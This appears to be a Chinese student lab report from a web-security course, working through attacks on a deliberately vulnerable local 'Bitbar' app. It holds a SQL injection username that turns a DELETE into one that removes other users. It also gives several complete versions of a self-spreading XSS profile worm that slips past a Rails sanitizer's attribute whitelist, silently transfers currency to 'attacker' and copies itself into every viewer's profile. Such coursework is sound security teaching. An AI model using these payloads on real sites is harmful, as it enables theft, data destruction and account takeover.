


先随便注册一个用户 123 123

在后台（终端的命令行）看到相关SQL语句



再删除，看到相关语句



相当于语句

delete from users where username = ‘123’

注意是字符串,为注册的用户名加了两个单引号’’。题目还要求同时删除创建的用户，

构造为

**user3' or username LIKE '%or username LIKE%**


这样删除语句变为

delete from users where username =’**user3' or username LIKE '%or username LIKE%**’


这样就同时删除自身和user3.除非其他用户名含有 or username LIKE，否则不会误删


效果： 注意使用英文单引号

注册：



删除自身





6.attack6漏洞分析及攻击原理

* 你的答案是一个用户的profile（简况）。当其他用户阅读这个profile时，1个bitbar将会从当前账户转到attacker的账户，并且将当前用户的profile修改成该profile。因此，如果attacker将他的profile修改成你的答案，以下情况会发生：
  + 如果user1浏览了attacker的profile，那么1 bitbar将从user1的账户转到attacker的账户，user1的profile修改成你答案中的profile
  + 之后，如果user2浏览了user1的profile，那么1 bitbar将从user2的账户转到attacker的账户，user2的profile也被替换成你答案中profile

因此，你的profile worm将会很快扩散到全部的用户账户中

* 将你的恶意的profile写在d.txt中
* 评分过程：评分员将会将你提供的恶意profile复制到attacker的profile上。然后，评分者将使用多个账户浏览attacker的profile。检查是否正常进行转账以及profile的复制
* 转账和profile复制的过程应该具有合理的速度。在这个过程中，评分员不会点击任何地方。
* 在转账和profile的赋值过程中，浏览器的地址栏需要始终停留在<http://localhost:3000/profile?username=x> ，其中x是profile被浏览的用户名。
* 不会出现当前账户没有钱可以转的情况
* 提示：MySpace vulnerability

原理：


实现两个功能：转账+复制。转账功能可以利用attack3或attack4的思路，向接口发送数据即可。


对于复制文件并不清楚，需要测试。以及如何使profile生效需要测试。

转账的代码参考attack3，4,不再赘述。

修改profile:

使用attacker登录，设置自己的profile。Burp suite抓包查看信息。发现修改profile是利用了/set\_profile 接口。

，



故要修改浏览者的profile，只需采用转账类似的方法，向/set\_profile发送数据即可。XXX为待完成部分。

request = new XMLHttpRequest(); //对象


request.open("POST", "http://localhost:3000/set\_profile", true); //地址

request.setRequestHeader("Content-type","application/x-www-form-urlencoded"); //参数

request.withCredentials = true; //cookie

request.send(XXX)));

查看attacker的profile，对应源码。发现一个用户的profile被一个<div id=profile>标签包围。故可以采用document.getElementById('profile').outerHTML来获取当前被浏览用户的profile的HTML内容。



若要做到更好可以在profile加一层包装，如下，然后只获取wrap标签内的内容即可document.getElementById('wrap').outerHTML

<span id="wrap">

Profile


</span>

拼接”new\_profile”即为上面XMLHTTPRequest的send的内容。注意escape()编码，然后连接时使用contact而非+，因为+在HTML中为空格。

request.send("new\_profile=".concat(escape(document.getElementById('profile').outerHTML)));

最后是如何执行转账和复制的代码。

网站源码渲染用户的profile代码在views/profile.html.erb中调用了sanitize\_profile函数，而这个函数定义在application\_helper



santitize 函数，通过 tags 和 attributes设定了白名单，其中允许href，故可以使用JavaScript伪协议来XSS

<https://ruby-china.org/topics/28760>

 attributes 白名单不安全，根据现在的实现（[#issues-27](https://github.com/rails/rails-html-sanitizer/issues/27" \o "" \t "https://ruby-china.org/topics/_blank)），如果设置了 attributes 参数，就会跳过一些属性过滤，例如协议过滤：

sanitizie '<a href="javascript:alert()">click</a>'*#=> <a>click</a>*

sanitizie '<a href="javascript:alert()">click</a>', attributes: %w(href)*#=> <a href="javascript:alert()">click</a>'*

在class属性中利用eval就可以执行js代码。

以上完成所有需要的代码。

测试中发现，服务器会将发送到post\_transfer的内容的&，变为&amp，这样复制之后的代码没有转账功能

如图



故需要对&做编码，使用 String.fromCharCode()对&编码，于是转账部分向post\_transfer发送内容变为

request.send("quantity=1".concat(String.fromCharCode(38)).concat("destination\_username=attacker"));

最后的profile完整代码：

<span id="wrap">

<span id="bitbar\_count" class="eval(document['getElementById']('myattack')['innerHTML'])"></span>

<span id="myattack"> //eval执行下面的函数

document.getElementById('myattack').style.display = "none"; //不在profile显示

setTimeout(function(){

var request = new XMLHttpRequest(); //实例

request.open("POST", "http://localhost:3000/post\_transfer"); //目的

request.setRequestHeader("Content-type","application/x-www-form-urlencoded"); //编码

request.withCredentials = true; //cookie

try {

request.send("quantity=1".concat(String.fromCharCode(38)).concat("destination\_username=attacker")); //send内容，转账

} catch (err) {

//DO nothing

} finally {

request = new XMLHttpRequest();

request.open("POST", "http://localhost:3000/set\_profile", true); //修改的api地址

request.setRequestHeader("Content-type","application/x-www-form-urlencoded");

request.withCredentials = true;

request.send("new\_profile=".concat(escape(document.getElementById('wrap').outerHTML))); //修改浏览者profile

}

}, 0);

10; //显示一个虚假的profile

</span>

</span>

测试发现上述代码在chrome成功转账并感染，但是在某些版本firefox只转账，推测是settimeout的问题。

解决：

方法1：直接在class执行所有的函数，不使用eval，也不适用settimeout

<img id="bitbar\_count" class='var request = new XMLHttpRequest();  
request.open("POST", "http://localhost:3000/post\_transfer");  
request.setRequestHeader("Content-type","application/x-www-form-urlencoded");  
request.withCredentials = true;  
request.send("quantity=1&destination\_username=attacker");  
var request2 = new XMLHttpRequest();  
request2.open("POST", "http://localhost:3000/set\_profile");  
var new\_profile = document.getElementById("profile").innerHTML;  
request2.setRequestHeader("Content-type","application/x-www-form-urlencoded");  
request2.withCredentials = true;  
request2.send("new\_profile=" + encodeURIComponent(new\_profile));'>

方法2：新建Formdata对象，使用append方法添加参数。.fetch函数是封装好的js函数。

<p id="bitbar\_count" class="

let transferdata=new FormData();

transferdata.append('destination\_username','attacker');

transferdata.append('quantity','1');

fetch('../post\_transfer',{method:'POST',body:transferdata});

let profiledata=new FormData();

profiledata.append('new\_profile',document.getElementById('profile').innerHTML);

fetch('../set\_profile',{method:'POST',body:profiledata});

"></p>



经过测试二者都可以完成目的功能。

效果：

设置attacker的profile


User1浏览attacker

浏览前




浏览后







User2浏览user1

浏览前



浏览后



七、实验结果及分析

实验结果见实验步骤

八、实验总结和体会

这次实验探究学习了web攻击的多种方法，通过六次攻击学习XSS,Cookie,CSRF,用户欺骗,SQL注入,蠕虫攻击等知识。

过程中利用的工具（如burp suite），语言（如js，SQL）是网络攻击常用到的，进一步熟练了运用。

明白了攻击过程，也有利于安全思维的锻炼。比如为了防止XSS攻击，可以对用户输入过滤、编码等；为了防止cookie劫持，尽量采用服务端session；防范用户欺骗，当要求输入敏感信息时要格外注意……